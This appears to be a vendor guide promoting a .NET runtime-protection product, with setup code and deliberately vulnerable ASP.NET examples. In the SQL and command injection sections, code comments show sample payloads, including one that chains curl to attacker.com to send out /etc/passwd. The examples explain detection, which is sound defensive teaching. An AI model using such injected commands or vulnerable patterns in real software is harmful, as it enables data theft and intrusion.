You’ve enforced HTTPS. You’re using parameterized queries everywhere. Input validation is tight. Your dependency scanner runs on every PR. By any reasonable checklist, your .NET application is secure.
Then someone decompiles your assembly with ILSpy, finds a hardcoded token you missed, and leverages it against your production API. Or an attacker sends a carefully crafted payload that slips past your input model because it targets the database driver directly, not the HTTP layer. Your code was correct. Your security posture wasn’t complete.
This is the gap between .NET security best practices which are about writing defensive code and .net runtime security, which is about protecting the application while it’s actually running in production. This guide covers both layers, why you need them together, and how to add runtime protection to ASP.NET Core, desktop, and MAUI applications with real C# code.
What .NET Security Looks Like Without Runtime Protection
Most c# application security guidance focuses on what happens during development: validate inputs, use ORMs properly, configure authentication, set security headers. That guidance is correct and necessary. It prevents a large category of vulnerabilities from making it into your codebase.
But it has a fundamental constraint: it only protects what it can see at write time. Static defenses, whether built into the framework or enforced through code review, cannot account for zero-day exploits, bypass techniques that target the runtime directly, or attacks that use valid application flows in unexpected sequences.
The .NET runtime is also unusually transparent. Unlike native binaries, .NET assemblies contain metadata and IL code that can be read and modified with freely available tools. ILSpy, dnSpy, and de4dot are used by developers for legitimate decompilation, and by attackers for the same purpose. The attack surface for a .NET application extends into the binary itself, not just the network interface.
Runtime protection addresses this by adding a layer of security that operates during execution: intercepting dangerous operations before they complete, detecting manipulation of the application itself, and providing visibility into attacks happening against production systems.
The Two Layers of .NET Application Security

A complete .NET security posture combines two complementary layers that solve fundamentally different problems.
| Layer | When it operates | What it protects | Examples |
|---|---|---|---|
| Development-time security | Before deployment | Code quality, configuration, known vulnerability patterns | HTTPS enforcement, parameterized queries, auth/authz, CSRF tokens, security headers, input validation, NuGet vulnerability scanning |
| Runtime protection (RASP) | After deployment, during execution | Active attacks, binary manipulation, reverse engineering, zero-day exploits | SQL injection interception at the driver, process injection detection, IL tampering detection, debugger detection, MITM proxy detection |
The critical distinction: asp.net security best practices prevent vulnerabilities in your code. Runtime protection defends against exploitation of vulnerabilities that exist despite your best efforts: misconfigurations, third-party library issues, or attacks that don’t follow the patterns your static defenses recognize.
Neither layer replaces the other. An application with good static security but no runtime protection has no visibility into what’s happening in production. An application with runtime protection but poor static security is actively patching holes that shouldn’t exist. The OWASP .NET Security Cheat Sheet covers the development-time layer well; this guide focuses on what comes after.
How Runtime Protection Works in .NET
Runtime Application Self-Protection (RASP) is a security technique that instruments an application from the inside, allowing it to detect and block attacks at the point of execution rather than at the network perimeter. For a deeper technical overview of the approach, see what is RASP security.

In the .NET context, RASP integrates into the application’s execution pipeline through hooks into the CLR and framework middleware. When your ASP.NET Core application processes a request that reaches an Entity Framework query, a RASP layer intercepts that operation before it executes. It sees the actual SQL statement: not the HTTP request that triggered it, not a pattern match against a URL parameter, but the exact query string about to be sent to the database. If that statement contains an injection payload, it’s blocked at that point.
This is the fundamental advantage over a network WAF. A perimeter WAF sees an HTTP request and decides whether to forward it based on pattern matching against headers, parameters, and body content. It cannot see whether a suspicious-looking parameter actually reaches a vulnerable code path. RASP, operating inside the application, intercepts the operation at the point of execution. Fewer false positives, more accurate blocking, and forensic detail (file, line, method, payload, confidence score) that perimeter tools cannot provide.
In .NET specifically, .net runtime security through RASP works across the full stack:
- ASP.NET Core / Web API: middleware-based WAF interceptors for SQL, NoSQL, XSS, command injection, path traversal, SSRF, LDAP, XXE, and LLM prompt injection
- Desktop (WPF, WinForms): passive detection modules polling at configurable intervals for debuggers, tampering, process injection, network proxies
- Mobile / MAUI / Xamarin: jailbreak and root detection, emulator detection, debugger detection
Setting Up Runtime Protection in an ASP.NET Core App
ByteHide Monitor integrates via NuGet with no changes to application logic. Installation is a package reference and two lines in Program.cs.
Install the package:
dotnet add package ByteHide.MonitorConfigure in Program.cs (ASP.NET Core 8/9):
using ByteHide.Monitor;

var builder = WebApplication.CreateBuilder(args);

// Add Monitor runtime protection
builder.Services.AddByteHideMonitor(options =>
{
    options.ProjectToken = builder.Configuration["ByteHide:Token"];
    // Enable WAF interceptors for web/API applications
    options.EnableWAF = true;
    // Enable firewall: bot blocking, threat intelligence, geo-blocking
    options.EnableFirewall = true;
});

builder.Services.AddControllers();
// ... rest of your services

var app = builder.Build();

// Add Monitor middleware before routing and auth
app.UseByteHideMonitor();

app.UseHttpsRedirection();
app.UseAuthentication();
app.UseAuthorization();
app.MapControllers();

app.Run();The ProjectToken is your application’s identifier from the ByteHide dashboard. All protection configuration (which detections to enable, response actions, firewall rules) is managed from the dashboard and syncs to the running application in real time without a redeploy.
For asp.net core runtime protection in older projects (.NET Framework or ASP.NET MVC), the integration uses a different entry point via Application_Start in Global.asax, but the detection coverage is equivalent.
Optional: JSON configuration
If you prefer keeping configuration in appsettings.json:
{
  "ByteHide": {
    "Token": "your-project-token",
    "Monitor": {
      "EnableWAF": true,
      "EnableFirewall": true,
      "DetectionMode": "BlockAndLog"
    }
  }
}Detection mode can be set to LogOnly during initial rollout. You see what would have been blocked without affecting traffic, then switch to BlockAndLog when you’re satisfied with the signal. I’ve seen teams run LogOnly for two weeks before flipping the switch, which is a reasonable approach for high-traffic APIs where false positives carry real cost.
What Runtime Protection Detects in .NET Web Applications
Once Monitor is running, it intercepts dangerous operations across nine attack categories. The following covers what that looks like in practice for .net application protection.
SQL Injection Interception
Monitor hooks into ADO.NET, Entity Framework Core, Dapper, and NHibernate. When a query reaches the database driver, Monitor evaluates the final SQL string before execution. This covers CWE-89 SQL Injection scenarios that bypass ORM-level protection.
// Vulnerable controller action: classic string concatenation
[HttpGet("users")]
public IActionResult GetUser(string userId)
{
    // Attacker sends: userId = "1 OR 1=1; DR0P TABLE Users;--"
    var query = $"SELECT * FROM Users WHERE Id = {userId}";

    // At this point, Monitor intercepts the SqlCommand before execution.
    // It sees the full SQL string, identifies the injection pattern,
    // and blocks the operation by throwing a MonitorBlockedException
    // that your exception handler can catch and log.

    using var cmd = new SqlCommand(query, _connection);
    return Ok(cmd.ExecuteScalar());
}The interception happens at the ExecuteReader / ExecuteScalar / ExecuteNonQuery level, after any ORM processing has completed and the final SQL is determined. This is why it catches injection patterns that bypass parameter validation at the HTTP layer.
XSS and Path Traversal Detection
For XSS, Monitor intercepts response rendering where user input reaches HTML context. For path traversal, it intercepts file system operations and validates resolved paths against allowed directories, catching encoded traversal sequences (../, %2e%2e/, null bytes) that validators applied to the raw input string often miss.
Command Injection Interception
Monitor wraps Process.Start() and evaluates command strings for shell metacharacters, chaining operators, and encoded payloads before any subprocess is created:
// Vulnerable: user input flows into a process argument
[HttpPost("export")]
public IActionResult ExportData(string format)
{
    // Attacker sends: format = "pdf; curl <http://attacker.com/steal?data=$>(cat /etc/passwd)"
    var processInfo = new ProcessStartInfo("convert", $"output.{format}");

    // Monitor intercepts here, evaluates the argument string,
    // detects shell metacharacters and chaining operators,
    // and blocks execution before the subprocess starts.

    Process.Start(processInfo);
    return Ok();
}LLM Prompt Injection
For .NET applications using the Azure OpenAI SDK or OpenAI .NET client, Monitor intercepts the prompt payload before it reaches the API and evaluates it for jailbreak patterns, system prompt override attempts, role manipulation, and encoded evasion techniques. This is the only RASP-native LLM protection currently available for .NET. Most security tooling for LLMs operates at the perimeter, not inside the application pipeline.
For more context on the runtime defense approach for AI applications, see how to prevent prompt injection attacks at runtime.
Runtime Protection for .NET Desktop and MAUI Apps
Desktop and mobile .NET applications have a different threat model than web services, and runtime protection addresses that gap directly. Web security gets most of the attention, but .NET’s reach extends to WPF, WinForms, console applications, and MAUI. Most RASP tooling is web-only.
For WPF, WinForms, and console applications, Monitor adds passive detection modules that poll at configurable intervals (default: 30 seconds). Configuration goes in your startup code:
// Program.cs or App.xaml.cs for WPF
using ByteHide.Monitor.Desktop;

public partial class App : Application
{
    protected override void OnStartup(StartupEventArgs e)
    {
        base.OnStartup(e);

        ByteHideMonitor.Initialize(options =>
        {
            options.ProjectToken = "your-project-token";

            // Enable detections relevant for desktop apps
            options.Detections.DebuggerDetection.Enabled = true;
            options.Detections.DebuggerDetection.Interval = TimeSpan.FromSeconds(30);

            options.Detections.TamperingDetection.Enabled = true;
            options.Detections.NetworkTampering.Enabled = true; // Detects Fiddler, Burp, mitmproxy

            // Configure response action
            options.OnThreatDetected = (threat) =>
            {
                // Log the threat, show a message, or terminate
                if (threat.Severity == ThreatSeverity.High)
                    Application.Current.Shutdown();
            };
        });
    }
}Debugger detection covers managed debuggers (Visual Studio, Rider, dnSpy, ILSpy) and native debuggers (WinDbg, x64dbg, GDB) through a combination of managed API checks, native detection, and breakpoint analysis. The confidence score for each detection (0.0 to 1.0) lets you calibrate responses. Log low-confidence detections for analysis; terminate on high-confidence ones.
For MAUI and Xamarin applications, Monitor extends detection to mobile contexts: jailbreak and root detection (Magisk, unc0ver, SafetyNet/Play Integrity API), emulator detection (Android Studio, Genymotion, BlueStacks, Xcode Simulator), and USB debugging / developer mode detection. The same configuration API applies. MAUI’s cross-platform nature means a single integration covers Android and iOS.
The business case for desktop protection is often overlooked. A cracked version of your .NET desktop application running in the wild isn’t just lost revenue. If it makes outbound connections to your APIs using legitimate credentials, you have an uncontrolled client you can’t update, patch, or revoke easily. Runtime protection that detects and responds to tampering at the client level closes this vector.
.NET-Specific Detections: IL Tampering and Assembly Integrity
IL tampering is a category of attack specific to managed-runtime languages like .NET, where an attacker decompiles, modifies, and recompiles an assembly to bypass security controls or inject malicious code. .NET’s Intermediate Language format is human-readable, fully documented, and modifiable with tools that are free and widely available. A developer can decompile any .NET assembly, modify the IL, and recompile it in under ten minutes.
Monitor’s tampering detection validates assembly integrity at runtime by comparing a hash of the loaded assembly against a known-good baseline registered during deployment. It validates the strong name signature (if present), checks that resources haven’t been modified, and verifies IL code integrity. This covers the most common attack patterns against commercial .NET software:
- Cracks: modified assemblies that patch license checks to always return true
- Keygens: tools that generate valid-looking keys by reversing the validation logic
- DLL replacement: legitimate DLLs replaced with modified versions that add backdoors or remove security controls
- IL injection: additional IL instructions injected into existing methods
The confidence scoring is useful here. Not every hash mismatch is an attack. Legitimate frameworks and hot-patch mechanisms can modify assemblies in expected ways. Monitor’s confidence model weighs multiple signals (which method was modified, what the modification looks like, whether it correlates with other detections) before assigning a severity level. This reduces alert fatigue for teams running Monitor across large application fleets.
For a broader view of application security practices that complement runtime protection, see top application security vulnerabilities and what is application security monitoring.
Performance Impact of Runtime Protection in .NET
The overhead question comes up in every conversation about RASP, and it deserves a direct answer.
For WAF interceptors (SQL, NoSQL, XSS, command injection, path traversal), Monitor adds less than 1ms per intercepted operation. The interception happens synchronously in the execution path. The evaluation is fast because it’s pattern-matching against a known-small set of attack signatures applied to a single string, not scanning network traffic or doing deep packet inspection.
| Detection type | Execution model | Typical overhead |
|---|---|---|
| WAF interceptors (web) | Synchronous, per-operation | < 1ms per intercepted call |
| Firewall (bot/IP blocking) | Per-request, first middleware | < 0.5ms per request |
| Desktop detections (tamper, debugger) | Async polling | Configurable interval, negligible |
| Assembly integrity check | At startup | One-time, < 100ms |
Monitor operates offline-first: all detection logic runs inside the application process. There are no network calls in the critical path of request processing. The license and configuration cache is valid for seven days without connectivity, which matters for IoT deployments and applications running in air-gapped environments.
For DevSecOps teams integrating runtime protection into CI/CD pipelines, the initialization overhead at startup (the assembly integrity check and license validation) is the only startup-time cost. It doesn’t affect build times and doesn’t add latency to your deployment pipeline. For more on integrating runtime protection into your development workflow, see DevSecOps and runtime security.
Frequently Asked Questions
What is .NET runtime security?
.NET runtime security refers to protective measures that operate while a .NET application is executing in production, rather than during development. It includes runtime application self-protection (RASP) for detecting and blocking active attacks like SQL injection and command injection, tamper detection to verify assembly integrity, and anti-debugging measures to prevent reverse engineering. It complements, but does not replace, development-time security practices like input validation and authentication.
Does ASP.NET Core have built-in runtime protection?
No. ASP.NET Core’s built-in security features address development-time concerns: HTTPS enforcement, CSRF protection, authentication and authorization, Data Protection API, input validation through model binding. These prevent vulnerabilities from being written into the code. They do not monitor or intercept operations at runtime in production, and they do not detect attacks that bypass the HTTP layer or target the binary itself.
How do I add RASP to an ASP.NET Core application?
Install ByteHide Monitor via NuGet (dotnet add package ByteHide.Monitor), call builder.Services.AddByteHideMonitor() in Program.cs with your project token, and add app.UseByteHideMonitor() before your routing middleware. See the full setup in the “Setting Up Runtime Protection” section above. Configuration is managed from the dashboard and syncs to running instances without redeployment.
Does runtime protection work for .NET desktop applications?
Yes. Monitor supports WPF, WinForms, console applications, and MAUI/Xamarin through a separate initialization path (ByteHideMonitor.Initialize()). Desktop coverage includes debugger detection (Visual Studio, dnSpy, WinDbg, x64dbg), IL tampering and assembly integrity validation, process injection detection, network tampering detection (Fiddler, Burp Suite, mitmproxy), and hardware-based license binding. Mobile coverage (MAUI) adds jailbreak/root detection and emulator detection.
What attacks does runtime protection detect in .NET?
For web/API applications: SQL injection (ADO.NET, EF Core, Dapper, NHibernate), NoSQL injection (MongoDB, CosmosDB, Redis), XSS, path traversal, command injection (Process.Start), SSRF, LDAP injection, XXE, and LLM prompt injection. For desktop/mobile: debugger detection, IL tampering, process injection, network proxy/MITM interception, virtual machine detection, emulator detection, jailbreak/root detection, clock tampering, and memory dump detection.
Does runtime protection affect ASP.NET Core performance?
WAF interceptors add less than 1ms per intercepted operation, and there are no network calls in the request processing path: all detection runs inside the application process. The firewall layer (bot blocking, IP threat intelligence, geo-blocking) adds under 0.5ms per request. Assembly integrity checks run at startup only. Monitor is offline-first with a 7-day license cache, so there’s no dependency on external connectivity for runtime operation.
The .NET security landscape has matured significantly over the past decade. The framework ships with strong defaults, OWASP maintains thorough guidance for common vulnerabilities, and the tooling for static analysis has never been better. What’s lagged behind is production-time visibility: the ability to see what attacks are hitting running applications, intercept them at the point of execution, and trace them back to specific code paths.
IL-level attacks are the next frontier for .NET security specifically. As static protections improve, attackers target the binary rather than the application logic. An assembly that can validate its own integrity at runtime, detect modification, and respond before compromised code executes represents a meaningfully different security posture than one that relies entirely on pre-deployment controls. That’s where runtime protection is heading, and it’s worth building the instrumentation now rather than retrofitting it after an incident.